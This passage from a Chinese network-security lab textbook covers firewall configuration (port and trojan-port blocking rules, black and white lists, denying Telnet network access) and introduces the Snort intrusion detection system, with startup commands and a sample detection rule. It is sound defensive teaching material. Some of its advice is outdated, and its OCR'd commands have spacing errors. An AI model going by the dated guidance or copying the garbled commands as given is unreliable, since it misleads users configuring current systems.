


图 6.2.1 天网防火墙设置界面

启动项是设定开机后自动启动防火墙。默认为不启动,一般选择自动启动。这也是安装防火墙的目的。规则设定是一个设置向导,可以分别设置安全级别、局域网信息和常用应用程序。局域网地址设定和其他设置可以根据网络环境和爱好自由设置。

2. 安全级别设置

最新版的天网防火墙的安全级别分为低、中、高、自定义 4 类。把鼠标置于某个级别上时，可从注释对话框中查看详细说明，如图 6.2.2 所示。



图 6.2.2　安全级别设置界面

- 低安全级别情况下，完全信任局域网，允许局域网中的计算机访问本计算机提供的各种服务，但禁止互联网上的计算机访问这些服务。
- 中安全级别下，局域网中的计算机只可以访问共享服务，但不允许访问其他服务，也不允许互联网中的计算机访问这些服务，同时运行动态规则管理。
- 高安全级别下系统屏蔽所有向外的端口，局域网和互联网中的计算机都不能访问本计算机提供的网络共享服务，网络中的任何计算机都不能查找到本计算机的存在。
- 自定义级别适合了解 TCP/IP 协议的用户，可以设置 IP 规则，而如果规则设置不正确，可能会导致不能访问网络。

对普通个人用户，一般推荐将安全级别设置为中级。

3. 应用程序访问网络权限设置

在设置的高级选项中，可以设置该应用程序是通过 TCP 还是 UDP 协议访问网络，以及 TCP 协议可以访问的端口，如图 6.2.3 所示。当不符合条件时，程序将询问用户或禁止操作。

4. 自定义 IP 规则设置

在选中中级安全级别时，进行自定义 IP 规则的设置是很必要的。在这一项设置中，可以自行添加、编辑和删除 IP 规则，对防御入侵可以起到很好的作用，如图 6.2.4 所示。



图 6.2.3　应用程序网络访问权限设置



图 6.2.4　IP访问规则设置

对于对 IP 规则不甚精通，并且也不想去了解这方面内容的用户，可以通过下载天网或其他网友提供的安全规则库，将其导入到程序中，也可以起到一定的防御木马程序、抵御入

侵的作用。其缺点是,对于最新的木马和攻击方法,需要重新进行规则库的下载。

IP 规则的设置分为以下几方面:规则名称的设定,规则的说明,数据包方向,对方 IP 地址,对于该规则 IP、TCP、UDP、ICMP、IGMP 协议需要做出的设置,当满足上述条件时对数据包的处理方式,对数据包是否进行记录等。如果 IP 规则设置不当,天网防火墙的警告标志就会不停闪烁;而如果正确地设置了 IP 规则,则既可以起到保护计算机安全的作用,又可以不必时时去关注警告信息。

在天网防火墙的默认设置中有对于 ICMP 和 IGMP 攻击的防御,这两种攻击形式一般情况下只对 Windows 98 系统起作用,而对 Windows 2000 和 Windows XP 的用户攻击无效,因此可以允许这两种数据包通过,或者拦截而不警告。

用 Ping 命令探测计算机是否在线是黑客经常使用的方式,因此要防止别人用 Ping 探测。

在国内 IP 地址缺乏的情况下,很多用户是在一个局域网内上网,而在同一个局域网内可能存在很多想一试身手的黑客。

139 端口是经常被黑客利用 Windows 系统的 IPC 漏洞进行攻击的端口,用户可以对通过这个端口传输的数据进行监听或拦截,规则是:名称可定为 139 端口监听,外来地址设为任何地址,在 TCP 协议的本地端口可填写从 139 到 139,通行方式可以是通行并记录,也可以是拦截,这样就可以对这个端口的 TCP 数据进行操作。445 端口的数据操作与此类似。

如果用户知道某个木马或病毒的工作端口,就可以通过设置 IP 规则封闭这个端口。方法是:增加 IP 规则,在 TCP 或 UDP 协议中,将本地端口设为从该端口到该端口,对符合该规则的数据进行拦截,就可以起到防范该木马的效果。

增加木马工作端口的数据拦截规则,是 IP 规则设置中最重要的一项技术。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

6.3 瑞星防火墙实验

实验器材

瑞星防火墙个人版软件系统,1 套。

PC(Windows XP/Windows 7),1 台。

预习要求

(1) 做好实验预习,复习防火墙技术的有关内容。

(2) 熟悉瑞星防火墙的使用方法。

(3) 熟悉实验过程和基本操作流程。
(4) 做好预习报告。

实验任务

通过本实验,掌握以下技能:
(1) 学会瑞星防火墙的安装及基本配置。
(2) 学会利用瑞星防火墙保护系统安全。

实验环境

装有 Windows XP/Windows 7 操作系统的 PC。

预备知识

(1) 防火墙技术及原理。
(2) 网络协议。

实验步骤

1. 启动瑞星个人防火墙软件

采用下列方法之一可以启动瑞星个人防火墙软件,启动后的界面如图 6.3.1 所示。



图 6.3.1 瑞星个人防火墙软件主界面

(1) 双击桌面上的“瑞星个人防火墙”快捷图标即可启动。
(2) 单击“开始”按钮,选择“程序”→“瑞星个人防火墙”→“瑞星个人防火墙”即可启动。
提示:一般情况下,瑞星个人防火墙在系统启动时将自动启动。

2. 设置安全级别

在防火墙程序主界面的右下角，拖动滑块移动到最右侧，即可设定安全级别为“高级”。

提示：关于安全级别的定义及规则如下。

- 普通：系统在信任的网络中，除非规则禁止的，否则全部放过。
- 中级：系统在局域网中，默认允许共享，但是禁止一些较危险的端口。
- 高级：系统直接连接 Internet，除非规则放行，否则全部拦截。

3. 扫描木马病毒

在防火墙程序主界面菜单栏中选择“操作”→“扫描木马病毒”命令。将在屏幕右下角弹出扫描窗口，扫描结束后将给出提示，单击提示框中的“详细信息”按钮可以查看具体的扫描结果日志。

4. 黑、白名单的设置

1）黑名单的设置

黑名单用于设置禁止与本机通信的计算机列表，例如，可以把攻击本机的计算机加入此名单。选择菜单“设置”→“详细设置”命令，打开“详细设置”对话框；单击“规则设置”下的“黑名单”；单击“增加规则”按钮，弹出如图 6.3.2 所示的“增加黑名单”对话框。在“地址类型”下拉式列表框中选择“特定地址”或“地址范围”；在“输入地址”文本框中输入被禁止与本机通讯的 IP 地址。单击“保存”按钮，即可完成设置。



图 6.3.2 “增加黑名单”对话框

2）白名单的设置

白名单用于设置完全信任的计算机列表，列表中的计算机对本机有完全访问权限。具体操作参见黑名单的设置。

5. 修改应用程序访问网络的访问规则

(1) 选择菜单“设置”→“详细设置”命令，打开“详细设置”对话框。

(2) 选择“规则设置”下的“访问规则”命令，打开如图 6.3.3 所示的对话框。

(3) 允许或禁止应用程序访问网络。

在程序列表框中选择一个应用程序，如 Telnet；单击“编辑规则”按钮，弹出如图 6.3.4 所示的“编辑访问规则”对话框，在“常规模式”下选择“禁止”，单击“保存”按钮，即可禁止 Telnet 程序访问网络。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。



图 6.3.3 “详细设置”对话框



图 6.3.4 “编辑访问规则”对话框

6.4 防火墙评测实验

实验器材

天网防火墙软件系统，1 套。

瑞星防火墙软件系统，1 套。

江民防火墙软件系统，1 套。

PC(Windows XP/Windows 7)，1 台。

预习要求

(1) 做好实验预习,复习防火墙技术的有关内容。
(2) 熟悉天网防火墙等多种防火墙的使用方法。
(3) 熟悉实验过程和基本操作流程。
(4) 做好预习报告。

实验任务

通过本实验,掌握以下技能:
(1) 掌握主流防火墙的性能。
(2) 掌握主流防火墙的功能。

实验环境

装有 Windows XP/Windows 7 操作系统的 PC。

预备知识

防火墙技术及原理。

实验步骤

(1) 完整记录天网防火墙和瑞星防火墙控制的实验内容。
(2) 从 6.1.2 节中选择第三种防火墙或者自行确定另外一种类型的软件防火墙进行控制实验。
(3) 确定防火墙的性能、功能、特定功能 3 个方面作为评测分析报告的主体。
(4) 撰写并完成评测分析报告。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

第 7 章　入侵检测实验

随着技术的发展,网络日趋复杂,正是由于传统防火墙所暴露出来的不足和弱点,才引发了人们对入侵检测系统技术的研究和开发。网络入侵检测系统可以弥补防火墙的不足,为网络安全提供实时的入侵检测及采取相应的防护手段。入侵检测技术是近 20 年来出现的一种主动保护自己免受黑客攻击的新型网络安全技术。从系统运行过程中产生的或系统所处理的各种数据中查找出威胁系统安全的因素,并对威胁做出相应的处理,就称为入侵检测。响应的软件或硬件称为入侵检测系统。入侵检测系统被称为防火墙之后的第二道防线,它在不影响网络性能的情况下对网络进行检测,提供对内部攻击和外部攻击的实时防范。

7.1　入侵检测原理

7.1.1　入侵检测步骤

入侵检测一般分为两个步骤:信息收集和数据分析。

入侵检测的第一步是信息收集,内容包括系统、网络、数据及用户活动的状态和行为。入侵检测利用的信息一般来自以下 4 个方面:系统日志、目录以及文件中的异常改变、程序执行中的异常行为和物理形式的入侵信息。

(1) 系统日志。利用系统日志是检测入侵的必要条件。日志文件中记录了各种类型的行为,每种类型又包含不同的信息,对用户活动来讲,不正常的或不期望的行为是重复登录失败以及非授权访问重要文件等。

(2) 目录以及文件异常。网络环境中的文件系统包含很多软件和数据文件,包含重要信息的文件和私有数据文件经常是被修改或破坏的目标。

(3) 程序执行异常。网络系统上的程序执行一般包括操作系统、网络服务、用户启动的程序和应用。每个在系统上执行的程序由一到多个进程来实现。每个进程执行在具有不同权限的环境中,这种环境控制着进程可访问的系统资源、程序和数据文件等。

(4) 物理形式的入侵信息。分为两种情况,一是未授权的网络硬件连接,二是物理资源的未授权访问。

7.1.2　检测技术特点

在使用入侵检测技术时,应该注意,具有以下技术特点的应用要根据具体情况进行选择:

(1) 信息收集分析时间:可分为固定时间间隔和实时收集分析两种。

采用固定时间间隔方法,在固定间隔的时间段内收集和分析这些信息,这种技术适用于对安全性能要求较低的系统,对系统的开销影响较小;但这种技术的缺点是在时间间隔内将

失去对网络的保护。

采用实时收集和分析技术可以实时地抑制攻击，使系统管理员及时了解并阻止攻击，系统管理员也可以记录黑客的信息；缺点是加大了系统开销。

（2）采用的分析类型：分为签名分析、统计分析和完整性分析。

签名分析就是与攻击数据库中的系统设置和用户行为模式进行匹配。在许多入侵检测系统中建有这种已知攻击的数据库。这种数据库可以经常更新，以对付新的威胁。签名分析的优点在于能够有针对性地收集系统数据，减少了系统的开销，如果数据库不是特别大，那么签名分析比统计分析更为有效。

统计分析用来发现偏离正常模式的行为，通过分析正常应用的属性得到系统的统计特征，对每种正常模式计算出均值和偏差，当检测到有的数值偏离正常值时，就会发出报警信号。这种技术可以发现未知的攻击，尤其是复杂的攻击，但统计传感器误码率较大。

完整性分析主要关注某些文件和对象的属性是否发生了变化。完整性分析通过被称为消息摘录算法的超强加密机制，可以感受到微小的变化。这种分析可以检测到任何使文件发生变化的攻击，弥补了签名分析和统计分析的缺陷，但是这种分析的实时性很差。

（3）对攻击和误用的反应：有些基于网络的检测系统可以针对检测到的问题作出反应。这些反应主要有改变环境、效用检验和实时通知等。改变环境通常包括关闭连接和重新设置系统。由于改变了系统的环境，因此，可以通过设置代理和审计机制获得更多的信息，从而跟踪黑客。许多实时系统还允许管理员选择一种预警机制，把发生的问题实时地送往各个地方。

（4）管理和安装：用户采用检测系统时，需要根据本网的一些具体情况而定。实际上，没有两种完全相同的网络环境，因此，就必须对采用的系统进行配置。比如，可以配置系统的网络地址、安全条目等。某些基于主机的检测系统还提供友好的用户界面，让用户说明要传感器采集哪些信息。

7.1.3 Snort 简介

Snort 是 Martin Roesch 等人开发的一种用 C 语言编写的开放源码的入侵检测系统。Martin Roesch 把 Snort 定位为一个轻量级的、跨平台、支持多操作系统的入侵检测系统。它具有实时数据流量分析和 IP 数据包日志分析的能力，具有跨平台特征，能够进行协议分析和对内容的搜索/匹配。它能够检测不同的攻击行为，如缓冲区溢出、端口扫描、DoS 攻击等，并进行实时报警。Snort 可安装在网络上的一台主机上对整个网络进行监视。

Snort 由 3 个子系统构成：数据包解码器、检测引擎、日志与报警系统。在使用 Snort 之前，需要根据网络环境和安全策略对 Snort 进行配置，主要包括：设置网络变量，配置预处理器(preprocessors)，配置输出插件，配置所使用的规则集。在入侵检测过程中采用了规则匹配的检测方法，所以误码报率较低。

Snort 有 3 种工作模式：嗅探器、数据包记录器和网络入侵检测系统。嗅探器模式仅仅是从网络上读取数据包并作为连续不断地流显示在终端上。数据包记录器模式把数据包记录到硬盘上。网络入侵检测模式是最复杂的，而且是可配置的。可以让 Snort 分析网络数据流以匹配用户定义的一些规则，并根据检测结果采取一定的动作。

7.1.3.1　功能特征

虽然 Snort 是一个轻量级的入侵检测系统，但是它的功能却非常强大，其特点如下。

1. 跨平台性

Snort 可以支持 Linux、Solaris、UNIX 和 Windows 系列等平台，而大多数商用入侵检测软件只能支持一两种操作系统，甚至需要特定的操作系统。

2. 功能完备

Snort 具有实时流量分析的能力，能够快速地监测网络攻击，并能及时地发出警报。使用协议分析和内容匹配的方式，提供了对 TCP、UDP、ICMP 等协议的支持，对缓冲区溢出、隐蔽端口扫描、CGI 扫描、SMB 探测和操作系统指纹特征扫描等攻击都可以检测。

3. 使用插件的形式

Snort 方便管理员根据需要调用各种插件模块，包括输入插件和输出插件。输入插件主要负责对各种数据包的处理，具备传输层连接恢复、应用层数据提取、基于统计的数据包异常检测的功能，从而拥有很强的系统防护功能，如使用 TCP 流插件，可以对 TCP 包进行重组。

输出插件则主要用来将检测到的报警以多种方式输出，通过输出插件可以输出 MySQL、SQL 等数据库中，还可以以 XML 格式输出，也可以把网络数据保存到 TCPDump 格式的文件中。按照其输出插件规范，用户甚至可以自己编写插件，自己来处理报警的方式并进而作出响应，从而使 Snort 具有非常好的可扩展性和灵活性。

4. Snort 规则描述简单

Snort 基于规则的检测机制十分简单和灵活，使得可以迅速对新的入侵行为做出反应，发现网络中潜在的安全漏洞。同时，该网站提供几乎与 http://www.cert.org(应急响应中心，负责全球的网络安全事件以及漏洞的发布)同步的规则库更新，因此，甚至许多商业的入侵检测软件直接就使用 Snort 的规则库。图 7.1.1 显示了 Snort 的系统组成和数据处理流程。




图 7.1.1　Snort 程序流程图

1）数据包捕获库

基于网络的入侵检测系统需要捕获并分析所有传输到监控网卡的网络数据，这就需要包捕获技术。Snort 通过两种机制来实现包捕获，其一是将网卡设置为混杂模式，其二是利用 Libpcap/Winpcap 函数库从网卡捕获网络数据包。

数据包捕获函数库是一个独立的软件工具，能直接从网卡获取数据包。该函数库是由 Berkeley 大学 Lawrence Berkeley National Laboratory 研究院开发，Libpcap 支持所有基于可移植操作系统接口（Portable Operating System Interface of UNIX，POSIX）的操作系统，如 Linux、UNIX 等，后来为支持跨平台特性，又开发了 Windows 版本（http://www.winpcap.org），Windows 下和 Linux 的函数调用几乎完全相同，Snort 就是通过调用该库函数从网络设备上捕获数据包。

2）数据包解码器

数据包解码器主要是对各种协议栈上的数据包进行解析、预处理，以便提交给检测引擎进行规则匹配。解码器运行在各种协议栈之上，从数据链路层到传输层，最后到应用层，因为当前网络中的数据流速度很快，如何保障较高的速度是解码器子系统中的一个重点。目前，Snort 解码器所支持的协议包括 Ethernet、SLIP 和 PPP 等。

3）预处理器

预处理模块的作用是对当前截获的数据包进行预先处理，以便后续处理模块对数据包的处理操作。由于最大数据传输单元（MTU）限制及网络延迟等问题，路由器会对数据包进行分片处理。但是恶意攻击者也会故意发送经过软件加工过的数据包，以便把一个带有攻击性的数据包分散到各个小的数据包中，并有可能打乱数据包的传输次序，分多次传输到目标主机。因此，对异常数据包的处理也是入侵检测系统的重要内容。

预处理器主要包括以下功能：

- 模拟 TCP/IP 堆栈功能的插件，如 IP 碎片重组和 TCP 流重组插件。
- 各种解码插件，包括 HTTP 解码插件、Unicode 解码插件、RPC 解码插件和 Telnet 解码插件等。
- 规则匹配无法进行攻击检测时所用的插件，包括端口扫描插件、Spade 异常入侵检测插件、Bo 检测插件和 ARP 欺骗检测插件等。根据各预处理插件文件名可对此插件功能做出推断。

4）检测引擎

检测引擎是入侵检测系统的核心内容，Snort 用一个二维链表存储它的检测规则，其中一维称为规则头，另一维称为规则选项。规则头中放置的是一些公共属性特征，而规则选项中放置的是一些入侵特征。Snort 从配置文件读取规则文件的位置，并从规则文件读取规则，存储到二维链表中。

Snort 的检测就是二维规则链表和网络数据匹配的过程，一旦匹配成功则把检测结果输出到输出插件。为了提高检测速度，通常把最常用的源/目的 IP 地址和端口信息放在规则头链表中，而把一些独特的检测标志放在规则选项链表中。规则匹配查找采用递归的方法进行，检测机制只针对当前已经建立的链表选项进行检测，当数据包满足一个规则时，就会触发相应的操作。Snort 的检测机制非常灵活，用户可以根据自己的需要很方便地在规则链表中添加所需要的规则模块。数据包匹配算法采用经典匹配算法——多模式匹配算法

(AC-BM),采用二维链表和经典匹配算法都是为了提高与网络数据包的匹配速度,从而提高入侵检测速度。

5. 日志和报警子系统

日志和报警子系统可以在运行 Snort 的时候以命令行交互的方式进行选择,如果在运行时指定了命令行的输出开关,在 Snort 规则文件中指定的输出插件会被替代。现在可供选择的日志形式有 3 种,报警形式有 6 种。Snort 可以把数据包以解码后的文本形式或者 TCPDump 的二进制形式进行记录。解码后的格式便于系统对数据进行分析,而 TCPDump 格式可以保证很快地完成磁盘记录功能。第三种日志机制就是关闭日志服务,什么也不做。使用数据库输出插件,Snort 可以把日志记入数据库,当前支持的数据库包括 PostgreSQL、MySQL、Oracle 以及 UNIX ODBC 数据库。

7.1.3.2 基本操作

1. 启动

Snort 作为网络入侵检测系统,使用下面的命令行可以启动这种模式:

```
Snort - dev - l log - h 192.168.1.0/24 - c Snort.conf
```

Snort 会对每个包和规则集进行匹配,发现这样的包就会根据规则的设置采取相应的行动。如果不指定输出目录,Snort 就输出到/var/log/Snort 目录。

也可以采用如下简单的命令方式:

```
Snort - i 2 - c Snort.conf
```

其中 i 选项为选择网卡,监控的网络设置以及输出方式的设置都在 Snort. conf 中。

2. 输出

在网络入侵检测模式下,有多种方式来配置 Snort 的输出。在默认情况下,Snort 以 ASCII 格式记录日志,使用 full 报警机制。

Snort 有 6 种报警机制:full、fast、socket、syslog、smb(winpopup)和 none。其中以下 4 个可以在命令行状态下使用-A 选项设置。

-A fast:报警信息包括一个时间戳(timestamp)、报警消息、源/目的 IP 地址和端口。

-A full:是默认的报警模式。

-A unsock:使 Snort 将报警信息通过 UNIX 的套接字发往一个负责处理报警信息的主机,在该主机上有一个程序在套接字上进行监听。

-A none:关闭报警机制。

3. 规则集

规则集是 Snort 的攻击特征库,每条规则是一条攻击标识,Snort 通过它来识别攻击行为。Snort 使用一种简单的、轻量级的规则描述语言,这种语言灵活而强大。一条 Snort 规则可以从逻辑上分为两个部分,规则头(括号左边的内容)和规则选项(括号内的内容)。

规则头包含匹配的行为动作、协议类型、源 IP 及端口、数据包方向、目标 IP 及端口。动作包括 3 类:报警(Alert)、日志(Log)和通行(Pass),表明 Snort 对包的 3 种处理方式,其中最常用的就是 alert 动作,它会向报警日志中写入报警信息。

在源、目的地址和端口中可以使用 any 来代表任意的地址或端口,还可以使用符号!来

表明取非运算。IP 地址可以被指定为一个 CIDR 的地址块，端口也可以指定一个范围，在目的和源地址之间可以使用标识符“<-”和“->”来指明方向。

规则的选项部分是一个或几个选项的组合，选项之间用“;”分隔，选项关键字和值之间使用“:”分隔。对规则选项的分析构成了 Snort 检测引擎的核心。主要可以分为 4 类：数据包相关各种特征的说明选项、与规则本身相关的一些说明选项、规则匹配后的动作选项、对某些选项的进一步修饰。

下面是一个规则范例：

```
alert tcp any any -> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg: "mountd access";)
```

该规则表示监控的网络数据的协议为 TCP 协议，源地址和源端口为任意值，方向为由外向内，内部的网络地址为子网 192.168.1.0/24，端口号为 111，当发现数据包中有“00 01 86 a5”内容时，Snort 会发送报警信息 mountd access。

7.2 入侵检测基础实验

实验器材

Snort 软件系统，1 套。

PC(Windows XP/Windows 7)，1 台。

预习要求

(1) 做好实验预习，复习入侵检测技术的有关内容。

(2) 熟悉 Snort 软件的使用方法。

(3) 熟悉实验过程和基本操作流程。

(4) 做好预习报告。

实验任务

通过本实验，掌握安装并运行一个 Snort 系统的技能，了解入侵检测系统的作用和功能。

实验环境

装有 Windows XP/Windows 7 操作系统的 PC 一台。

预备知识

入侵检测原理。

实验步骤

1. 需要的组件以及其作用和功能

以下是本实验涉及的各组件的功能介绍。

(1) Winpcap：Windows 环境下的捕获网络数据包驱动程序库，下载地址为 http://www.winpcap.org/。

(2) Snort：入侵检测主程序，网站提供 Windows 下的安装版本，可以直接下载安装，源代码在 Linux 下可以直接编译生成，Windows 下使用 Visual Studio 系列的编译器，在工程设置中，将几个预处理设置禁止，可以编译通过，同时需要下载 Snort 规则。下载地址为 http://www.snort.org/。

(3) Apache：为系统提供了 Web 服务支持，下载地址为 http://www.apache.org/。

(4) PHP：为系统提供了 PHP 支持，使 Apache 能够运行 PHP 程序，下载地址为 http://www.php.net/。

(5) MySQL：存储各种报警事件的数据库系统，下载地址为 http://www.mysql.com/。

(6) ACID：ACID(Analysis Console for Intrusion Databases)是基于 PHP 的入侵检测数据库分析控制台，它能够处理由各种入侵检测系统、防火墙等安全工具产生并放入数据库中的安全事件，安装 PHP 就是为使用 ACID，下载地址为 http://acidlab.sourceforge.net/。

(7) Adodb：是 PHP 连接数据库的组件，下载地址为 http://adodb.sourceforge.net/。

(8) Jpgraph：由 PHP 编写的基于面向对象技术的图形显示链接库，ACID 通过 Adodb 读取 Snort 在 MySQL 中产生的数据，将分析结果显示在网页上，并使用 Jpgraph 组件对其进行图形化显示分析。下载地址为 http://www.aditus.nu/jpgraph/。

2. 实验具体步骤

1) 安装 Apache 服务器

(1) 双击 httpd-2.2.17-win32-x86-no_ssl.msi。

(2) 出现 Windows 标准的软件安装欢迎界面，单击 Next 按钮继续，出现授权协议，选择同意授权协议，然后继续，出现安装说明。

(3) 在 Network Domain 文本框中填写网络域名，如 kysf.net，如果没有网络域名，可以任意填写。如果架设的 Apache 服务器要放入 Internet，则一定要填写正确的网络域名。在 Server Name 文本框中填入服务器名，如 www.kysf.net，即主机名。在 Administrator's Email Address 文本框中填写系统管理员的电子邮件地址，如 indian@163.com。上述 3 条信息仅供参考，其中电子邮件地址会在系统出现故障时将相关信息提供给访问者。Apache 服务器安装界面如图 7.2.1 所示。

